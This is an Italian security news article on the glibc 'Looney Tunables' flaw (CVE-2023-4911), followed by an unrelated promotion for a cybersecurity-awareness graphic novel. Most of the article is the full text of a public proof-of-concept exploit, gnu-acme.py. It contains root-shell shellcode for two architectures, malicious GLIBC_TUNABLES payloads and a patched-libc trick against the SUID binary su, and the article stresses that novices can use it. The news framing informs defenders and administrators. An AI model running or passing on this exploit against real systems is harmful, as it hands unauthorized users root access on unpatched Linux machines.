



Prima che avessimo il tempo di parlarvi della vulnerabilità “Looney Tunables”, tracciata con l’identificatore CVE-2023-4911, su Internet era già apparso un exploit PoC che consente di sfruttare con successo questa vulnerabilità in un attacco reale.
Inoltre, la complessità dello sfruttamento della vulnerabilità è a un livello estremamente basso: anche un hacker alle prime armi può farcela. Il codice lo trovate più avanti.

Looney Tunables consente agli aggressori di ottenere privilegi di root sui sistemi Linux sfruttando un difetto di buffer overflow. La falla di sicurezza colpisce le installazioni standard di Debian 12 e 13, Ubuntu 22.04 e 23.04 e Fedora 37 e 38.

I criminali informatici possono sfruttare la vulnerabilità utilizzando una variabile di ambiente dannosa “GLIBC_TUNABLES” gestita dal loader dinamico “ld.so” per causare l’esecuzione di codice arbitrario come root quando si eseguono file binari con autorizzazione SUID.

Uno degli exploit PoC, già confermato e funzionante dall’esperto di vulnerabilità Will Dohrmann, è stato pubblicato dal ricercatore indipendente sulla sicurezza Peter Geissler con lo pseudonimo di “blasty”.
#
# gnu-acme.py
# ------------------------------------------------------------------------------
# my (bad) attempt at a CVE-2023-4911 exploit
# based on the advisory[1] by Qualys and thumb sucking
#
# if you disable aslr (echo 0 > /proc/sys/kernel/randomize_va_space) it will
# attempt to identify a workable offset for your ld.so, you can add it to TARGETS
#
# tested on glibc 2.35-0ubuntu3 (aarch64) and glibc 2.36-9+deb12u2 (amd64)
#
# enjoy, maybe? and don't ask for support :)
#
# -- blasty <[email protected]>
#
# [1]: https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt
#

import binascii
import resource
import struct
import select
import time

import sys
import os

from ctypes import *
from ctypes.util import find_library
from shutil import which

unhex = lambda v: binascii.unhexlify(v.replace(" ", ""))

# setresuid(euid, euid, euid); execve("/bin/sh", ["sh", NULL], NULL);
# exit(0x66)
ARCH = {
    "x86_64": {
        "shellcode": unhex(
            "6a6b580f0589c789c289c66a75580f05"
            + "6a6848b82f62696e2f2f2f73504889e768726901018134240101010131f6566a085e4801e6564889e631d26a3b580f05"
        ),
        "exitcode": unhex("6a665f6a3c580f05"),
        "stack_top": 0x800000000000,
        "stack_aslr_bits": 34,
    },
    "aarch64": {
        "shellcode": unhex(
            "e81580d2010000d4e10300aae20300aa681280d2010000d4"
            + "ee458cd22ecdadf2eee5c5f2ee65eef20f0d80d2ee3fbfa9e0030091e1031faae2031faaa81b80d2010000d4"
        ),
        "exitcode": unhex("c00c80d2a80b80d2010000d4"),
        "stack_top": 0x1000000000000,
        "stack_aslr_bits": 30,
    },
}

TARGETS = {
    "a8daca28288575ffc8c7641d40901b0148958fb1": 580,
    "a99db3715218b641780b04323e4ae5953d68a927": 561,
}

libc = cdll.LoadLibrary("libc.so.6")
libc.execve.argtypes = c_char_p, POINTER(c_char_p), POINTER(c_char_p)
resource.setrlimit(
    resource.RLIMIT_STACK, (resource.RLIM_INFINITY, resource.RLIM_INFINITY)
)


def error(s):
    print("error: %s" % s)
    exit(-1)


def find_hax_path(blob, offset):
    pos = offset
    while pos > 0:
        if blob[pos] != 0 and blob[pos] != 0x2F and blob[pos + 1] == 0:
            return {"path": bytes([blob[pos]]), "offset": pos - offset}
        pos = pos - 1
    return None


def lolstruct(format, keys, data):
    return dict(zip(keys.split(" "), struct.unpack(format, data)))


def lib_path(libname):
    class LINKMAP(Structure):
        _fields_ = [("l_addr", c_void_p), ("l_name", c_char_p)]

    lib = CDLL(find_library("c"))
    libdl = CDLL(find_library("dl"))
    dlinfo = libdl.dlinfo
    dlinfo.argtypes = c_void_p, c_int, c_void_p
    dlinfo.restype = c_int
    lmptr = c_void_p()
    dlinfo(lib._handle, 2, byref(lmptr))
    return cast(lmptr, POINTER(LINKMAP)).contents.l_name


def execve(filename, cargv, cenvp):
    libc.execve(filename, cargv, cenvp)


def spawn(filename, argv, envp):
    cargv = (c_char_p * len(argv))(*argv)
    cenvp = (c_char_p * len(envp))(*envp)
    child_pid = os.fork()
    # child
    if not child_pid:
        execve(filename, cargv, cenvp)
        exit(0)

    # parent
    start_time = time.time()
    while True:
        try:
            pid, status = os.waitpid(child_pid, os.WNOHANG)
            if pid == child_pid:
                if os.WIFEXITED(status):
                    return os.WEXITSTATUS(status) & 0xFF7F
                else:
                    return 0
        except:
            pass
        current_time = time.time()
        if current_time - start_time >= 1.5:
            print("** ohh... looks like we got a shell? **\n")
            os.waitpid(child_pid, 0)
            return 0x1337


class lazy_elf:
    def __init__(self, filename):
        self.d = open(filename, "rb").read()
        self.h = lolstruct(
            "<HHLQQQLHHHHHH",
            "type machine version entry phoff shoff flags ehsize "
            + "phtentsize phnum shentsize shnum shstrndx",
            self.d[0x10:0x40],
        )
        shstr = self.shdr(self.h["shstrndx"])
        self.section_names = self.d[shstr["offset"] : shstr["offset"] + shstr["size"]]

    def shdr(self, idx):
        pos = self.h["shoff"] + (idx * self.h["shentsize"])
        return lolstruct(
            "<LLQQQQLLQQ",
            "name type flags addr offset size link info addralign entsize",
            self.d[pos : pos + self.h["shentsize"]],
        )

    def shdr_by_name(self, name):
        name = name.encode()
        for i in range(self.h["shnum"]):
            shdr = self.shdr(i)
            if self.section_names[shdr["name"] :].split(b"\x00")[0] == name:
                return shdr
        return None

    def section_by_name(self, name):
        s = self.shdr_by_name(name)
        return self.d[s["offset"] : s["offset"] + s["size"]]

    def symbol(self, name):
        name = name.encode()
        dynsym = self.section_by_name(".dynsym")
        dynstr = self.section_by_name(".dynstr")
        for i in range(len(dynsym) // 24):
            pos = i * 24
            sym = lolstruct(
                "<LBBHQQ",
                "name info other shndx value size",
                dynsym[pos : pos + 24],
            )
            if dynstr[sym["name"] :].split(b"\x00")[0] == name:
                return sym["value"]
        return None


def is_aslr_enabled():
    return int(open("/proc/sys/kernel/randomize_va_space", "r").read()) > 0


def build_env(adjust, addr, offset):
    # heap meh shui
    env = [
        b"GLIBC_TUNABLES=glibc.mem.tagging=glibc.mem.tagging=" + b"P" * adjust,
        b"GLIBC_TUNABLES=glibc.mem.tagging=glibc.mem.tagging=" + b"X" * 8,
        b"GLIBC_TUNABLES=glibc.mem.tagging=glibc.mem.tagging=" + b"X" * 7,
        b"GLIBC_TUNABLES=glibc.mem.tagging=" + b"Y" * 24,
    ]

    for j in range(172):
        env.append(b"")

    env.append(struct.pack("<Q", addr))
    env.append(b"")

    for i in range(384):
        env.append(b"")

    for i in range(47):
        env.append(struct.pack("<Q", offset & 0xFFFFFFFFFFFFFFFF) * 16383)

    env.append(None)
    return env


def build_argv(args):
    argv = []
    for arg in args:
        if len(argv) == 0:
            arg = os.path.basename(arg)
        argv.append(arg.encode())
    argv.append(None)
    return argv


def banner():
    print("")
    print("      $$$ glibc ld.so (CVE-2023-4911) exploit $$$")
    print("            -- by blasty <[email protected]> --      ")
    print("")


if __name__ == "__main__":
    banner()

    machine = os.uname().machine

    if machine not in ARCH.keys():
        error("architecture '%s' not supported" % machine)

    print("[i] libc = %s" % lib_path("c").decode())

    su_path = which("su")

    print("[i] su = %s" % su_path)

    suid_e = lazy_elf(su_path)

    ld_path = suid_e.section_by_name(".interp").strip(b"\x00").decode()

    ld_e = lazy_elf(ld_path)

    print("[i] ld.so = %s" % ld_path)

    ld_build_id = binascii.hexlify(
        ld_e.section_by_name(".note.gnu.build-id")[-20:]
    ).decode()

    print("[i] ld.so build id = %s" % ld_build_id)

    libc_e = lazy_elf(lib_path("c"))

    __libc_start_main = libc_e.symbol("__libc_start_main")

    print("[i] __libc_start_main = 0x%x" % __libc_start_main)

    offset = suid_e.shdr_by_name(".dynstr")["offset"]
    hax_path = find_hax_path(suid_e.d, offset)

    if hax_path is None:
        error("could not find hax path")

    print(
        "[i] using hax path %s at offset %d"
        % (
            hax_path["path"],
            hax_path["offset"],
        )
    )

    if ld_build_id not in TARGETS.keys():
        error("no target info found for build id %s" % ld_build_id)

    if not os.path.exists(hax_path["path"]):
        os.mkdir(hax_path["path"])

    argv = build_argv([su_path, "--help"])

    if not is_aslr_enabled():
        print("[i] ASLR is not enabled, attempting to find usable offsets")

        shellcode = ARCH[machine]["exitcode"]

        with open(hax_path["path"] + b"/libc.so.6", "wb") as fh:
            fh.write(libc_e.d[0:__libc_start_main])
            fh.write(shellcode)
            fh.write(libc_e.d[__libc_start_main + len(shellcode) :])
        print("[i] wrote patched libc.so.6")

        stack_addr = ARCH[machine]["stack_top"] - 0x2000
        stack_addr += 0x103

        print("[i] using stack addr 0x%x" % stack_addr)

        for adjust in range(128, 1024):
            env = build_env(adjust, stack_addr, hax_path["offset"])
            r = spawn(su_path.encode(), argv, env)
            print("%d = %d" % (adjust, r))
            if r == 0x66:
                print(
                    "found working offset for ld.so '%s' -> %d" % (ld_build_id, adjust)
                )

    else:
        shellcode = ARCH[machine]["shellcode"]

        with open(hax_path["path"] + b"/libc.so.6", "wb") as fh:
            fh.write(libc_e.d[0:__libc_start_main])
            fh.write(shellcode)
            fh.write(libc_e.d[__libc_start_main + len(shellcode) :])
        print("[i] wrote patched libc.so.6")

        stack_addr = ARCH[machine]["stack_top"] - (
            1 << (ARCH[machine]["stack_aslr_bits"] - 1)
        )
        stack_addr += 3
        # avoid NULL bytes in guessy addr (out of sheer laziness really)
        for i in range(6):
            if (stack_addr >> (i * 8)) & 0xFF == 0:
                stack_addr |= 0x10 << (i * 8)

        print("[i] using stack addr 0x%x" % stack_addr)

        env = build_env(TARGETS[ld_build_id], stack_addr, hax_path["offset"])

        cnt = 0
        while True:
            if cnt % 0x10 == 0:
                sys.stdout.write(".")
                sys.stdout.flush()
            if spawn(su_path.encode(), argv, env) == 0x1337:
                print("goodbye.")
                exit(0)
            cnt += 1
Anche altri ricercatori stanno sviluppando e pubblicando contemporaneamente i propri exploit per CVE-2023-4911 su GitHub e altre piattaforme.
“Il nostro riuscito sfruttamento che ha portato all’accesso root completo sulle principali distribuzioni come Fedora, Ubuntu e Debian sottolinea la gravità e la natura diffusa di questa vulnerabilità”, ha affermato Saeed Abbasi, product manager del team di ricerca sulle minacce di Qualys, il 3 ottobre.
Sono stati gli esperti di Qualys i primi a identificare questa vulnerabilità.
Gli amministratori devono agire immediatamente e proteggere le installazioni Linux sotto il loro controllo il prima possibile a causa della significativa minaccia rappresentata da Looney Tunables.


Betti RHC, la prima graphic novel al mondo dedicata alla cybersecurity awareness, ha finalmente il suo sito ufficiale. Uno spazio tutto suo dove scoprire il progetto, sfogliare le copertine degli episodi e immergersi nel mondo di Betti: la giovane laureanda in informatica che, dopo la morte misteriosa del padre, si trasforma nell'hacker più potente del mondo. Una storia avvincente che, episodio dopo episodio, affronta una minaccia digitale diversa — dal phishing al ransomware, fino al cyberbullismo — e insegna a riconoscerla e a difendersi, senza che sembri mai una lezione.
Sul sito trovate tutto ciò che rende Betti un progetto diverso dal solito: la sua filosofia, le anteprime delle tavole e il racconto di come nasce ogni volume. Perché dietro Betti RHC c'è solo lavoro umano: ogni tavola è disegnata interamente a mano dagli artisti del Gruppo Arte di Red Hot Cyber, senza alcun uso di intelligenza artificiale. E a garantire che ogni storia sia realistica e tecnicamente corretta c'è la supervisione degli hacker etici del gruppo HackerHood, che mantengono il racconto fedele al mondo reale della sicurezza informatica.
C'è spazio anche per le aziende, che possono usare Betti come strumento di awareness diverso dai soliti corsi: acquistare i volumi, personalizzarli con il proprio brand o sponsorizzare nuovi episodi. E come primo regalo, l'episodio "Byte the Silence", dedicato al cyberbullismo, è scaricabile gratuitamente per uso personale.
Perché la miglior difesa, in fondo, è una bella storia. 👉 Scopri tutto su https://betti.redhotcyber.com/